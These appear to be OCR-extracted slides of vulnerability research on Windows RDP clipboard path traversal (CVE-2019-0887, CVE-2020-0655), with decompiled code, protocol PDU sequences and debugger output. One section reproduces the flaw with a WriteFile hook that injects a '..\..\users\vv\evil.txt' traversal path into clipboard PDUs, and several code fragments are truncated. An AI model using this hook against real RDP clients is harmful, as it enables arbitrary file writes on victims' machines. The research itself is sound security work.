
```
  default:
    if ( a3 == CClipFormatTypes::FileNameW(this) || a3 == CClipFormatTypes::FileNameA(v16) )
    {
    else
    {
      v17 = GlobalAlloc(2u, dwBytes);
      *a2 = v17;
      if ( v17 )
      {
        v18 = GlobalLock(v17);
        if ( !v18 )
          goto LABEL_42;
        if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control
          && (*((_BYTE *)WPP_GLOBAL_Control + 28) & 1) != 0
          && *((_BYTE *)WPP_GLOBAL_Control + 25) >= 5u )
        {
          v19 = RdpWppGetCurrentThreadActivityIdPrefix();
          WPP_SF_DDq(
            *((_QWORD *)WPP_GLOBAL_Control + 2),
            34i64,
            &WPP_dd7c6847e9ce3cf7d6b65350ddbbaa66_Traceguids,
            v19,
            dwBytes,
            v18);
        }
        memcpy_0(v18, a4, dwBytes);
        if ( !GlobalUnlock(*a2) )
```

No check for FileGroupDescriptorW/FileGroupDescriptorA


Part of CFormatDataPacker::DecodeFormatData

VM:rdpclip.exe

Host:vmconnect.exe



Shared Clipboard Owner
Local Clipboard Owner
Format List PDU
Format List Response PDU
Copy Sequence
Lock Clipboard Data PDU (Optional)
Format Data Request PDU
Format Data Response PDU
Paste Sequence for Generic, Palette, Metafile, and File List Data
File Contents Request PDU
File Contents Response PDU
Paste Sequence for File Stream Data
Unlock Clipboard Data PDU (Optional)

CVE-2019-0887 patch



```
    v17 = CClipFormatTypes::FileDescriptorA(v16);
    v19 = (unsigned int)a5;
    if ( a3 == v17 || a3 == CClipFormatTypes::FileDescriptorW(v18) )
    {
      v20 = CClipFormatTypes::FileDescriptorW(v18);
      v10 = CFormatDataPacker::ValidateFilePaths(v21, a4, v19, a3 == v20, &v32);
      if ( v10 < 0 )
      {
        if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control
```


Part of CFormatDataPacker::DecodeFormatData



```
  v24 = (const WCHAR *)(v23 + 72);
  v9 = PathCchCanonicalize(v37, 0x104ui64, v24);
  if ( (v9 & 0x80000000) != 0 )
```


Part of CFormatDataPacker::ValidateFilePaths

PathCchCanonicalize: Converts a path string into a canonical form.




Original string	Canonicalized string
C:\name_1\.\name_2\..\name_3	C:\name_1\name_3
C:\name_1\..\name_2\.\name_3	C:\name_2\name_3
C:\name_1\name_2\.\name_3\..\name_4	C:\name_1\name_2\name_4
C:\name_1\.\name_2\.\name_3\..\name_4\..	C:\name_1\name_2

CVE-2020-0655



```
void main(void){

    WCHAR* p1 = L"C:\\tm
    WCHAR* p2 = L"C:\\tm
    WCHAR o1[0x200];
    WCHAR o2[0x200];

    PathCchCanonicalize(
    PathCchCanonicalize(
    wprintf(L"o1:%s\no2:
```

```
o1:C:\tmp\b
o2:C:\tmp\a/../b!!!!
```




```
-1i64 )



) *)(v18 + 2 * j);
/' )





20 );

icalize(v41, 260i64, v42);
00000) != 0 )
```

Really?


A story of my finding

Remind

ReadFile
WriteFile




Try Reproduce CVE-2019-0887 on Win11



```
WCHAR  efile[] = { L".\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\users\\vv\\evil.txt" };
```

```
BOOL
WINAPI
myWriteFile(
    _In_ HANDLE hFile,
    _In_reads_bytes_opt_(nNumberOfBytesToWrite) LPCVOID lpBuffer,
    _In_ DWORD nNumberOfBytesToWrite,
    _Out_opt_ LPDWORD lpNumberOfBytesWritten,
    _Inout_opt_ LPOVERLAPPED lpOverlapped
) {
    BOOL ret;
    char cmp[8] = { 0x03, 00, 01 };//Format List Response PDU
    char cmp2[8] = { 0x05, 00, 01, 00, 0x54, 02, 00, 00 };//Format Data Request Response PDU
    if (lpBuffer) {
        if (memcmp(lpBuffer, cmp, 8) == 0) {
            Log("replace clipboard\n");
            HANDLE hdl = CreateThread(NULL, 0, patch_clipboard, NULL, 0, NULL);
        }
        else if (memcmp(lpBuffer, cmp2, 8) == 0 && nNumberOfBytesToWrite > sizeof(efile) + 0x54) {
            Log("patch path\n");
            memcpy((char*)lpBuffer + 8 + 0x4c, efile, sizeof(efile));
        }
    }
    ret = realWriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, lpNumberOfBytesWritten, lpOverlapped);
    return ret;
```

Unbelievable finding



```
0:018> u mstscax+dc902 L1
mstscax!CRemapHdropFormatNamePacker::GetPackageSpaceI
00007ffb`3b0bc902 48ff15efc95a00  call    qword ptr [
0:018> r ebx,eax
ebx=c091 eax=c0a4
0:018> r
rax=000000000000c0a4 rbx=0000000000000c091 rcx=000001l
rdx=000000aae2fff920 rsi=000000aae2fff920 rdi=000001l
rip=00007ffb3b6255b3 rsp=000000aae2fff890 rbp=000001l
 r8=000000000000c091  r9=000001b19a3cbe10 r10=98842e8
r11=e000000003bffd7e r12=0000000000000002 r13=0000000
r14=0000000000000254 r15=000001b1fab13240
```

```
      v17 = CClipFormatTypes::FileDescri
      v19 = (unsigned int)a5;
      if ( a3 == v17 || a3 == CClipForma
      {
        v20 = CClipFormatTypes::FileDesc
        v10 = CFormatDataPacker::Validat
        if ( v10 < 0 )
        {
          if ( WPP_GLOBAL_Control != &WP
```


```
000000aa`e2fff7b0  00 00 00 00 00 00 00 00-f8 f1 ab f
000000aa`e2fff7c0  38 00 00 00 00 00 00 00-b0 f8 ff e
000000aa`e2fff7d0  50 f9 ff e2 aa 00 00 00-50 c7 fe 6e fb 7f 00 00  P.
000000aa`e2fff7e0  00 00 00 00 00 00 00 00-38 00 00 00 00 00 00 00  ..
000000aa`e2fff7f0  00 00 00 00 00 00 00 00-00 00 d1 9a b1 01 00 00  ..
000000aa`e2fff800  38 00 00 00 00 00 00 00-f3 81 10 3b fb 7f 00 00  8.
0:018> r rax
rax=0000000000000000
```

```
b`3b6692f8)]
```

0.18362.1 AMD64

